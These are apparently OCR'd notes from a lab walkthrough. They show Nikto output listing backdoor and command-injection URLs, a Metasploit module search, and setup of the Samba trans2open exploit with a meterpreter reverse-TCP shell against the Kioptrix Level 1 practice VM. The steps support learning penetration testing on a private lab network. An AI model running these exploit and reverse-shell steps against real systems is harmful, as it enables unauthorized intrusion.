
25 June, 24


KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
KaliLinux
Kioptrix Level 1
1 2 3 4
2:02
silentspectre@kali: ~
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```
+ /wordpress/wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP backdoor f
ile manager was found.
+ /assets/mobirise/css/meta.php?filesrc=: A PHP backdoor file manager was found.
+ /login.cgi?cli=aa%20aa%27cat%20/etc/hosts: Some D-Link router remote command execution.
+ /shell?cat+/etc/hosts: A backdoor was identified.
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8908 requests: 0 error(s) and 30 item(s) reported on remote host
+ End Time:           2024-06-25 01:58:16 (GMT-4) (58 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested

┌──(silentspectre㉿kali)-[~]
└─$ sudo msfdb init && msfconsole
[+] Starting database
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
Metasploit tip: Start commands with a space to avoid saving them to history

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B   .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v6.4.12-dev                          ]
+ -- --=[ 2426 exploits - 1250 auxiliary - 428 post       ]
+ -- --=[ 1468 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

█
```

14. Check connetcivity of IP here: **ping <IP>**


25 June, 24


KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
KaliLinux
Kioptrix Level 1
1 2 3 4
2:15
silentspectre@kali: ~
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```
Interact with a module by name or index. For example info 10, use 10 or use exploit/android/brow
ser/samsung_knox_smdm_url

msf6 > ping 192.168.100.212
[*] exec: ping 192.168.100.212

PING 192.168.100.212 (192.168.100.212) 56(84) bytes of data.
64 bytes from 192.168.100.212: icmp_seq=1 ttl=255 time=0.524 ms
64 bytes from 192.168.100.212: icmp_seq=2 ttl=255 time=0.966 ms
64 bytes from 192.168.100.212: icmp_seq=3 ttl=255 time=0.685 ms
64 bytes from 192.168.100.212: icmp_seq=4 ttl=255 time=0.662 ms
64 bytes from 192.168.100.212: icmp_seq=5 ttl=255 time=0.346 ms
64 bytes from 192.168.100.212: icmp_seq=6 ttl=255 time=0.785 ms
64 bytes from 192.168.100.212: icmp_seq=7 ttl=255 time=0.462 ms
64 bytes from 192.168.100.212: icmp_seq=8 ttl=255 time=0.306 ms
64 bytes from 192.168.100.212: icmp_seq=9 ttl=255 time=0.519 ms
64 bytes from 192.168.100.212: icmp_seq=10 ttl=255 time=1.46 ms
64 bytes from 192.168.100.212: icmp_seq=11 ttl=255 time=1.43 ms
64 bytes from 192.168.100.212: icmp_seq=12 ttl=255 time=4.08 ms
64 bytes from 192.168.100.212: icmp_seq=13 ttl=255 time=0.322 ms
64 bytes from 192.168.100.212: icmp_seq=14 ttl=255 time=0.697 ms
64 bytes from 192.168.100.212: icmp_seq=15 ttl=255 time=1.81 ms
64 bytes from 192.168.100.212: icmp_seq=16 ttl=255 time=2.16 ms
64 bytes from 192.168.100.212: icmp_seq=17 ttl=255 time=0.825 ms
64 bytes from 192.168.100.212: icmp_seq=18 ttl=255 time=0.443 ms
64 bytes from 192.168.100.212: icmp_seq=19 ttl=255 time=0.383 ms
64 bytes from 192.168.100.212: icmp_seq=20 ttl=255 time=0.296 ms
64 bytes from 192.168.100.212: icmp_seq=21 ttl=255 time=0.463 ms
64 bytes from 192.168.100.212: icmp_seq=22 ttl=255 time=0.475 ms
64 bytes from 192.168.100.212: icmp_seq=23 ttl=255 time=0.449 ms
64 bytes from 192.168.100.212: icmp_seq=24 ttl=255 time=0.439 ms
64 bytes from 192.168.100.212: icmp_seq=25 ttl=255 time=0.570 ms
64 bytes from 192.168.100.212: icmp_seq=26 ttl=255 time=0.916 ms
64 bytes from 192.168.100.212: icmp_seq=27 ttl=255 time=0.754 ms
64 bytes from 192.168.100.212: icmp_seq=28 ttl=255 time=1.72 ms
64 bytes from 192.168.100.212: icmp_seq=29 ttl=255 time=0.527 ms
64 bytes from 192.168.100.212: icmp_seq=30 ttl=255 time=1.87 ms
64 bytes from 192.168.100.212: icmp_seq=31 ttl=255 time=0.867 ms
64 bytes from 192.168.100.212: icmp_seq=32 ttl=255 time=0.798 ms
```

15. Search for smd: **search smd**

25 June, 24




KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
KaliLinux
Kioptrix Level 1
1 2 3 4
2:15
silentspectre@kali: ~
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```
─── 192.168.100.212 ping statistics ───
55 packets transmitted, 55 received, 0% packet loss, time 54605ms
rtt min/avg/max/mdev = 0.251/0.892/4.082/0.665 ms
Interrupt: use the 'exit' command to quit
msf6 > search smd

Matching Modules
════════════════

   #   Name                                          Disclosure Date  Rank       Check  Descrip
tion
   -   ----                                          ---------------  ----       -----  -------
----
   0   post/multi/sap/smdagent_get_properties        .                normal     No     Diagnos
tics Agent in Solution Manager, stores unencrypted credentials for Solution Manager server
   1   post/multi/gather/firefox_creds               .                normal     No     Multi G
ather Firefox Signon Credential Collection
   2   auxiliary/admin/sap/cve_2020_6207_solman_rce  2020-10-03       normal     No     SAP Sol
ution Manager remote unauthorized OS commands execution
   3     \_ action: EXEC                             .                .          .      Exec OS
 command on connected agent
   4     \_ action: LIST                             .                .          .      List co
nnected agents
   5     \_ action: SECSTORE                         .                .          .      Get fil
e with SolMan credentials from connected agent
   6     \_ action: SSRF                             .                .          .      Send SS
RF from connected agent
   7   exploit/multi/sap/cve_2020_6207_solman_rs     2020-10-03       normal     Yes    SAP Sol
ution Manager remote unauthorized OS commands execution
   8     \_ target: Linux                            .                .          .      .
   9     \_ target: Windows                          .                .          .      .
   10  exploit/android/browser/samsung_knox_smdm_url  2014-11-12      excellent  No     Samsung
 Galaxy KNOX Android Browser RCE


Interact with a module by name or index. For example info 10, use 10 or use exploit/android/brow
ser/samsung_knox_smdm_url

msf6 >
```

16. Specify the remote host (target) IP address that you intend to interact with or attack: **set RHOST <ip>**

25 June, 24


KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
KaliLinux
Kioptrix Level 1
1 2 3 4
2:38
silentspectre@kali: ~
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```
   --   ----
   0    Samba 2.2.x - Bruteforce



View the full module info with the info, or info -d command.

msf6 exploit(linux/samba/trans2open) > set RHOSTS 192.168.100.212
RHOSTS => 192.168.100.212
msf6 exploit(linux/samba/trans2open) > options

Module options (exploit/linux/samba/trans2open):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.100.212  yes       The target host(s), see https://docs.metasploit.com/docs
                                      /using-metasploit/basics/using-metasploit.html
   RPORT   139              yes       The target port (TCP)


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.100.213  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce



View the full module info with the info, or info -d command.

msf6 exploit(linux/samba/trans2open) > 
```


17. Run exploit:**exploit**

    It will exploit

    If it didn’t work then specify any payload: **set payload generic/shell_reverse_tcp**

    and then **run**

25 June, 24

